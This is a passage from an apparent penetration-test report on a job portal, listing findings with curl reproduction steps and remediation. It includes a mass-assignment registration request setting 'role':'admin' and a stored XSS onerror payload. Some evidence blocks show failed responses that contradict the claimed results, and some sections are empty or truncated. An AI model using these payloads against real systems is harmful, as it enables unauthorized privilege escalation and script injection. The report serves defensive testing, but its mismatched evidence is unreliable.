curl -i -X GET 'https://jobportal.vulnapp.id/api/jobs/company/2' -H 'accept: application/json, text/plain, */*' -H 'cookie: <SESSION_COOKIE_FROM_LOGIN>' -H 'referer: https://jobportal.vulnapp.id/post-job'
The recorded response was HTTP 200 with success:true and two jobs: ID 1, Senior Backend Developer, salaryMin 15000000 and salaryMax 25000000; and ID 2, IT Security Analyst, salaryMin 12000000 and salaryMax 18000000.
3. Define this shell helper to preserve the recorded POST URL, method, and headers for each supplied request body:
post_job() {
curl -i -X POST 'https://jobportal.vulnapp.id/api/jobs' \
-H 'accept: application/json, text/plain, */*' \
-H 'content-type: application/json' \
-H 'cookie: <SESSION_COOKIE_FROM_LOGIN>' \
-H 'origin: https://jobportal.vulnapp.id' \
-H 'referer: https://jobportal.vulnapp.id/post-job' \
-H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Windows"' \
--data-raw "$1"
}
4. Submit the nonnegative baseline:
post_job '{"companyId":2,"title":"Test Name Helium","description":"HELIUM","requirements":"HELIUM","location":"HELIUM","jobType":"full-time","salaryMin":

100,"salaryMax":100}'
The recorded response was HTTP 400 with {"message":"Job posting limit reached (max 2 per week)","success":false}. Establish that this baseline failed because of the posting quota before interpreting the negative-value results.
5. Test negative salaryMin independently:
post_job '{"companyId":2,"title":"Test Name Helium","description":"HELIUM","requirements":"HELIUM","location":"HELIUM","jobType":"full-time","salaryMin":-1,"salaryMax":100}'
The recorded response was HTTP 400 with {"message":"Job posting limit reached (max 2 per week)","success":false}.
6. Test negative salaryMax independently:
post_job '{"companyId":2,"title":"Test Name Helium","description":"HELIUM","requirements":"HELIUM","location":"HELIUM","jobType":"full-time","salaryMin":100,"salaryMax":-1}'
The recorded response was HTTP 400 with {"message":"Job posting limit reached (max 2 per week)","success":false}.
7. Repeat the GET command from step 2 to inspect the after-state. The recorded response was HTTP 200 with success:true and the same two jobs and salary ranges; no new job was present. Retain NEED_TO_REVIEW: the posting quota blocked the baseline and both mutations, so the evidence does not verify missing nonnegative salary validation or demonstrate impact.

Evidence

Business_Logic Finding — Job creation may lack nonnegative salary-range validation

```
$ curl -i -X GET 'https://jobportal.vulnapp.id/api/jobs/company/2' -H 'accept: application/json, text/plain, */*' -H 'cookie: <REDACTED>' -H
'referer: https://jobportal.vulnapp.id/post-job'
$ curl -i -X POST 'https://jobportal.vulnapp.id/api/jobs' \ -H 'accept: application/json, text/plain, */*' \ -H 'content-type: application/json'
\ -H 'cookie: <REDACTED>' \ -H 'origin: https://jobportal.vulnapp.id' \ -H 'referer: https://jobportal.vulnapp.id/post-job' \ -H 'user-agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' \ -H 'sec-ch-ua:
"HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' \ -H 'sec-ch-ua-mobile: ?0' \ -H 'sec-ch-ua-platform: "Windows"' \ --data-
raw "$1"

HTTP/1.1 400 Bad Request
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 04:04:09 GMT
Content-Type: application/json
Content-Length: 48
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *

{"message":"Not authenticated","success":false}
```

Remediation

Enforce salary-range rules server-side before creating a job: require valid numeric values, reject negative salaryMin and salaryMax values, and require salaryMin to be less than or equal to salaryMax. Return a clear validation error without persisting invalid data. Validate the controls using a successful baseline request, then test each negative field independently and confirm that rejected requests create no job record.

5.20 Unauthorized Role Assignment via POST /api/auth/register

Risk Severity	:	5.3 - Medium
Status	:	Open
CWE	:	**CWE-840 – Business Logic Errors, CWE-841 – Improper Enforcement of Behavioral Workflow**
OWASP	:	**A06:2025 – Insecure Design**

Description

The account registration endpoint POST /api/auth/register accepts a client-controlled privilege field without adequately enforcing server-side role assignment rules. An unauthenticated caller can supply a role value during registration; the recorded resulting state shows "role": "admin". This allows registration input to influence an authorization-related account attribute that should be controlled by the server. The supplied evidence does not demonstrate access to administrative functions.

Impact

Unauthenticated callers can manipulate the role assigned during account creation, compromising the integrity of account authorization data. Access to administrative functionality was not demonstrated.

Step to Reproduce

1. Using the approved test session, capture the baseline profile with this request (keep authentication as a placeholder):
curl -i -X GET 'https://jobportal.vulnapp.id/api/auth/profile' -H 'accept: application/json, text/plain, */*' -H 'referer: https://jobportal.vulnapp.id/' -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' -H 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' -H 'Cookie: <SESSION_COOKIE_FROM_LOGIN>'
The supplied baseline returned HTTP 200 with user.id=6 and user.role="member".
2. Submit the exact verified registration mutation containing the client-controlled privilege field "role":"admin". Preserve the supplied headers and body values, including the redacted password placeholder:
curl -i -X POST 'https://jobportal.vulnapp.id/api/auth/register' -H 'accept: application/json, text/plain, */*' -H 'content-type: application/json' -H 'origin: https://jobportal.vulnapp.id' -H 'referer: https://jobportal.vulnapp.id/register' -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' -H 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' -H 'Cookie: <SESSION_COOKIE_FROM_LOGIN>' --data-raw '{"username":"Test Name Helium","email":"helium@helium.com","password":"[REDACTED]","role":"admin","fullName":"Test Name Helium","phone":"1234567890","companyName":"","website":"","address":"Test description text"}'
3. Inspect the registration response. The verified request returned HTTP 200 with message="Registration successful", success=true, and user.role="admin" (user.id=1290). This confirms the unauthorized privilege-field acceptance/mass-assignment finding. The recorded response contains generated account identifiers different from the submitted username and email; do not substitute those response values into the request.
4. Repeat the exact GET request from step 1 to inspect the after-state of the original session. The supplied after-snapshot still returned HTTP 200 with user.id=6 and user.role="member". The confirmed evidence is acceptance of role="admin" in the registration response, not elevation of the original session's account.

Evidence

Business_Logic Finding — POST /api/auth/register may accept an unauthorized privilege field

```
$ curl -i -X GET 'https://jobportal.vulnapp.id/api/auth/profile' -H 'accept: application/json, text/plain, */*' -H 'referer:
https://jobportal.vulnapp.id/' -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36' -H 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-
platform: "Windows"' -H 'Cookie: <REDACTED>'
$ curl -i -X POST 'https://jobportal.vulnapp.id/api/auth/register' -H 'accept: application/json, text/plain, */*' -H 'content-type:
application/json' -H 'origin: https://jobportal.vulnapp.id' -H 'referer: https://jobportal.vulnapp.id/register' -H 'user-agent: Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' -H 'sec-ch-ua: "HeadlessChrome";v="149",
"Chromium";v="149", "Not)A;Brand";v="24"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' -H 'Cookie: <REDACTED>' --data-raw
'{"username":"Test Name Helium","email":"helium@helium.com","password":"[REDACTED]","role":"admin","fullName":"Test Name
Helium","phone":"1234567890","companyName":"","website":"","address":"Test description text"}'

HTTP/1.1 400 Bad Request
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:55:34 GMT
Content-Type: application/json
Content-Length: 131
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"message":"Registration failed: Error 1062 (23000): Duplicate entry 'Test Name Helium' for key 'users.username'","success":false}
```

Remediation

Allowlist the fields accepted by the registration handler and reject client-supplied role or privilege attributes. Assign the permitted registration role explicitly on the server rather than binding request fields directly to account authorization properties. Restrict privileged role assignment to a separate, server-authorized operation. Add regression tests confirming that unauthenticated registration requests containing role values such as "admin" cannot create accounts with those roles, and verify the persisted account state rather than relying only on the registration response.

5.21 Content Security Policy (CSP) Header Not Set

Risk Severity	:	4.3 - Medium
Status	:	Open
CWE	:	CWE-16 – Configuration
OWASP	:	A02:2025 – Security Misconfiguration

Description

Content Security Policy (CSP) helps prevent attacks like Cross-Site Scripting (XSS) and data injection by controlling which resources (scripts, styles, images, etc.) a browser is allowed to load.
If a CSP header is not set, attackers may be able to inject and execute malicious content in the user's browser.

Impact

The application lacks an effective CSP header, reducing browser-side defense in depth; this alone does not demonstrate XSS execution.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E Content-Security-Policy

Remediation

Configure your server to send a Content-Security-Policy header on all HTML responses. A basic example:

Content-Security-Policy: default-src 'self';

Adjust the policy according to the content and resources your site needs.

5.22 Cross-Domain Misconfiguration

Risk Severity	:	4.3 - Medium
Status	:	Open
CWE	:	CWE-16 – Configuration
OWASP	:	A02:2025 – Security Misconfiguration

Description

The server is misconfigured to allow cross-origin requests (CORS) from any domain. This can let attackers read unauthenticated data via the browser, bypassing origin restrictions.

Impact

Permissive cross-domain behavior may expose responses to unintended origins, depending on credential and browser context.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/api/auth/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/api/auth/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E Access-Control-Allow-Origin

Remediation

Avoid exposing sensitive data without proper authentication. Restrict the "Access-Control-Allow-Origin" header to trusted domains only, or remove it completely if cross-origin access is not required.

5.23 Insufficient Role Authorization on GET /api/jobs/1

Risk Severity	:	4.3 - Medium
Status	:	Open
CWE	:	CWE-269 – Improper Privilege Management
OWASP	:	A01:2025 – Broken Access Control

Description

The GET /api/jobs/1 endpoint at https://jobportal.vulnapp.id does not adequately enforce server-side role authorization. An authenticated attacker account can access functionality or data intended for a higher-privileged account by requesting this endpoint directly. This bypasses the intended role-based access restriction.


Impact

An authenticated attacker can bypass role-based access restrictions to access job-related functionality or data reserved for higher-privileged accounts.

Step to Reproduce

1. Log in to the application with the privileged account.
2. Copy the privileged victim session after login (Cookie or Authorization header).
3. Send the request: curl -i -X GET 'https://jobportal.vulnapp.id/api/jobs/1' -H 'Cookie: <COOKIE_FROM_LOGIN>'
4. Review the response for the reported active finding and evidence.

Evidence



Remediation

Enforce server-side authorization for GET /api/jobs/1 before returning job data. Derive the authenticated user's role from trusted server-side session state and verify that the role is permitted to perform the requested operation. Deny unauthorized requests without returning protected content. Validate the fix by requesting the endpoint with accounts from each supported role, confirming that unauthorized roles are rejected and authorized roles retain intended access.

5.24 Insufficient Role Enforcement on GET /api/jobs/company/2

Risk Severity	:	4.3 - Medium
Status	:	Open
CWE	:	CWE-269 – Improper Privilege Management
OWASP	:	A01:2025 – Broken Access Control

Description

The company jobs retrieval endpoint, GET /api/jobs/company/2, does not adequately enforce server-side role restrictions. An authenticated attacker account can access functionality or data intended for a higher-privileged account by requesting this endpoint. This allows the account to cross the intended authorization boundary for the company jobs feature.


Impact

A lower-privileged account can gain unauthorized access to higher-privileged company jobs functionality or data.

Step to Reproduce

1. Log in to the application with the privileged account.
2. Copy the privileged victim session after login (Cookie or Authorization header).
3. Send the request: curl -i -X GET 'https://jobportal.vulnapp.id/api/jobs/company/2' -H 'Cookie: <COOKIE_FROM_LOGIN>'
4. Review the response for the reported active finding and evidence.

Evidence



Remediation

Enforce authorization on the server before retrieving or returning company jobs. Resolve the authenticated user's identity and role from trusted server-side session state, verify that the role permits the operation, and check authorization for the requested company identifier. Deny unauthorized requests without returning protected data.

Validate the fix with direct requests from lower-privileged accounts, confirming that access is denied, while authorized accounts retain their intended access.

5.25 X-Content-Type-Options Header Missing

Risk Severity	:	4.3 - Medium
Status	:	Open
CWE	:	CWE-16 – Configuration
OWASP	:	A02:2025 – Security Misconfiguration

Description

The response does not include the X-Content-Type-Options header set to "nosniff". Without it, browsers may try to guess the content type, which can lead to security risks like content type confusion.

Impact

Without MIME-sniffing protection, browsers may interpret content in an unintended way and increase the impact of related attacks.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E X-Content-Type-Options

Remediation

Set the X-Content-Type-Options header to "nosniff" on all HTTP responses.

5.26 Self-Stored Cross-Site Scripting in Full Name on /profile

Risk Severity	:	3.9 - Low
Status	:	Open
CWE	:	CWE-79
OWASP	:	

Description

The profile update operation (PUT /api/user/profile) stores JavaScript-capable HTML supplied in the fullName field without safe handling when rendered on GET /profile. An authenticated user can submit an image element containing an onerror handler as their full name; when that user subsequently views /profile, the stored handler executes. Execution was verified through an alert dialog and was observed only in the submitting user's session, not in attacker or privileged-user contexts. The unsafe rendering allows script execution within the submitting user's profile page, affecting the integrity of that page and potentially the data available to that session.

Impact

Stored script execution can compromise page integrity and expose data available within the submitting user's session. No execution outside that user's session was observed.

Step to Reproduce

1. Authenticate as the submitting user and keep that browser session active.
2. Submit the following payload through the `fullName` field to `PUT https://jobportal.vulnapp.id/api/user/profile`: `<img src=x onerror='window.alert("HELIUM_XSS_09c7d506-255d-4246-9e97-a18fdcf7608a")'>`
3. Using the same submitting-user session, open `https://jobportal.vulnapp.id/profile`.
4. Observe that the payload executes in the submitting user's browser context (Self Stored XSS).

Remediation

Apply context-aware output encoding to fullName wherever it is rendered, including /profile. Render names as text, keep server-side template auto-escaping enabled, and remove raw HTML rendering or unsafe DOM insertion for this field. Enforce server-side validation appropriate to a full name, including suitable length and character constraints, as defense in depth rather than a replacement for output encoding. Use a restrictive Content Security Policy as an additional safeguard. Validate the fix by submitting the verified image/onerror payload through PUT /api/user/profile and reloading /profile: the value must be rejected or displayed as inert text, with no executable element or event handler created. Add regression tests for stored profile values and their rendering.

5.27 Cookie No HttpOnly Flag

Risk Severity	:	3.1 - Low
Status	:	Open
CWE	:	**CWE-287 – Improper Authentication, CWE-347 – Improper Verification of Cryptographic Signature**
OWASP	:	**A07:2025 – Authentication Failures**

Description

A cookie was found without the HttpOnly flag. This means JavaScript on the page can access it. If an attacker runs a malicious script (e.g. via XSS), they could steal this cookie — possibly leading to session hijacking.

Impact

A client-side script may be able to read the affected cookie if another script-injection issue exists.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/api/user/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/api/user/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E Set-Cookie

Remediation

Set the HttpOnly flag for all cookies, especially session cookies.
Example: Set-Cookie: sessionId=abc123; HttpOnly

5.28 Cookie Without Secure Flag

Risk Severity	:	3.1 - Low
Status	:	Open
CWE	:	**CWE-287 – Improper Authentication, CWE-347 – Improper Verification of Cryptographic Signature**
OWASP	:	**A07:2025 – Authentication Failures**

Description

A cookie was set without the Secure flag, meaning it could be sent over unencrypted (HTTP) connections. This could allow attackers to steal the cookie through network sniffing.

Impact

The cookie may be transmitted over an insecure connection if the application is accessed over HTTP.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/api/user/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/api/user/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E Set-Cookie

Remediation

Always set the Secure flag for cookies that contain sensitive information or session IDs. This ensures the cookie is only sent over HTTPS connections.

5.29 Hash Disclosure

Risk Severity	:	3.1 - Low
Status	:	Open
CWE	:	**CWE-200 – Exposure of Sensitive Information to an Unauthorized Actor**
OWASP	:	**A02:2025 – Security Misconfiguration**

Description

The server response includes a hash value. This could indicate that password hashes or other sensitive data are being exposed.

Impact

Exposed password or sensitive-data hashes may assist offline guessing or identification of protected values.

Step to Reproduce

1. Retrieve the response: curl -sS https://jobportal.vulnapp.id/api/user/6 -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Search the response for the reported evidence: curl -sS https://jobportal.vulnapp.id/api/user/6 -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -F -- 'SHA-512 found:
AAAA

5.30 Re-examine Cache-control Directives

Risk Severity	:	3.1 - Low
Status	:	Open
CWE	:	CWE-16 – Configuration
OWASP	:	A02:2025 – Security Misconfiguration

Description

The Cache-Control header is missing or not set correctly. This may allow browsers or proxies to cache sensitive content. While caching is useful for static assets like CSS or images, it can pose a risk if applied to personal or confidential data.

Impact

Weak cache controls may allow sensitive responses to be stored or reused outside the intended security context.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E 'Cache-Control|Pragma|Age|X-Cache|Cache-Status'

Remediation

For sensitive pages (e.g., authenticated content), use:
"Cache-Control: no-cache, no-store, must-revalidate"
For static assets that are safe to cache, use:
"Cache-Control: public, max-age=31536000, immutable"

Always review caching policies to ensure no private data is exposed unintentionally.

5.31 Server Leaks its Webserver Application via "Server" HTTP Response Header Field

Risk Severity	:	3.1 - Low
Status	:	Open
CWE	:	CWE-200 – Exposure of Sensitive Information to an Unauthorized Actor
OWASP	:	A02:2025 – Security Misconfiguration

Description

The web server includes version details in the "Server" HTTP header. This information can help attackers find and exploit known vulnerabilities in that version.

Impact

Version disclosure may help attackers identify known weaknesses in the exposed software.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E '^Server:'

Remediation

Configure the server to remove or obscure the "Server" header in HTTP responses. Use generic values if needed.

5.32 Strict-Transport-Security Header Not Set

Risk Severity	:	3.1 - Low
Status	:	Open
CWE	:	CWE-310 – Cryptographic Issues
OWASP	:	A02:2025 – Security Misconfiguration

Description

The Strict-Transport-Security (HSTS) header is missing or misconfigured. HSTS helps protect users by ensuring the browser only connects to the site using HTTPS.

Impact

Without effective HSTS, users may be more exposed to protocol-downgrade or first-visit interception scenarios.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E Strict-Transport-Security

Remediation

Configure your web server or application to set the Strict-Transport-Security header with a proper max-age value (e.g. "max-age=31536000; includeSubDomains; preload").

5.33 Authentication Request Identified

Risk Severity	:	0 - Informational
Status	:	Open
CWE	:	CWE-287 – Improper Authentication, CWE-347 – Improper Verification of Cryptographic Signature
OWASP	:	A07:2025 – Authentication Failures

Description

The given request has been identified as an authentication request. The 'Response' field contains a set of key\=value lines which identify any relevant fields. If the request is in a context which has an Authentication Method set to "Auto-Detect" then this rule will change the authentication to match the request identified.

Impact

This is an informational observation and does not by itself indicate a security weakness.

Step to Reproduce

1. Send the request: curl -i -sS -X POST https://jobportal.vulnapp.id/api/auth/login -H 'Cookie: <COOKIE_FROM_LOGIN>' -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Include the recorded request body with safe test values: <request-body>
3. Review the response for the authentication or registration behavior described by the finding.

Remediation

This is an informational alert rather than a vulnerability and so there is nothing to fix.

5.34 Charset Mismatch

Risk Severity	:	0 - Informational
Status	:	Open
CWE	:	CWE-16 – Configuration
OWASP	:	A02:2025 – Security Misconfiguration

Description

The character encoding defined in the HTTP header is different from the one defined in the HTML/XML content. This mismatch can cause web browsers to guess the encoding, which may lead to security issues. Attackers may exploit this by injecting text in alternative encodings (e.g., UTF-7), tricking the browser into interpreting malicious content.

Impact

A character-set mismatch may cause inconsistent input or output handling and can weaken the reliability of security controls.

Step to Reproduce

1. Send the request: curl -i -sS -X GET https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Search the response for the reported evidence: curl -sS https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -F -- 'Charset mismatch: header=text/html, body=utf-8'

Remediation

Always define the same charset in both the HTTP header and the HTML/XML content. Use UTF-8 consistently across your application. Example:

- HTTP Header: Content-Type: text/html; charset=UTF-8
- HTML: <meta charset="UTF-8">

This prevents content-sniffing and ensures consistent rendering across browsers.

5.35 Information Disclosure - Suspicious Comments

Risk Severity	:	0 - Informational
Status	:	Open
CWE	:	CWE-200 – Exposure of Sensitive Information to an Unauthorized Actor
OWASP	:	A02:2025 – Security Misconfiguration

Description

The response contains suspicious comments that may reveal internal system details or debugging information useful to attackers.

Impact

Comments may reveal internal implementation details useful for reconnaissance, without proving access to protected data.

Step to Reproduce

1. Retrieve the page: curl -sS https://jobportal.vulnapp.id/js/app.cf86a69a.js -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the form and security fields: curl -sS https://jobportal.vulnapp.id/js/app.cf86a69a.js -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E '<form|csrf|csrf_token|xsrf|_token|viewstate|javax.faces'

Remediation

Remove comments that expose sensitive or internal information. Make sure no debugging notes or credentials are left in production.

5.36 Username Hash Found

Risk Severity	:	0 - Informational
Status	:	Open
CWE	:	CWE-862 – Missing Authorization, CWE-863 – Incorrect Authorization
OWASP	:	A01:2025 – Broken Access Control

Description

A hashed username (admin) was found in the response. This may indicate an Insecure Direct Object Reference (IDOR), where user data can be accessed by modifying references.

Impact

Exposed username-derived values may assist account enumeration or correlation, without by itself proving account access.

Step to Reproduce

1. Retrieve the response: curl -sS https://jobportal.vulnapp.id/js/app.cf86a69a.js -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Search the response for the reported evidence: curl -sS https://jobportal.vulnapp.id/js/app.cf86a69a.js -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -F -- admin

Remediation

Use indirect references tied to user sessions, or ensure that every object reference is validated with proper authorization checks.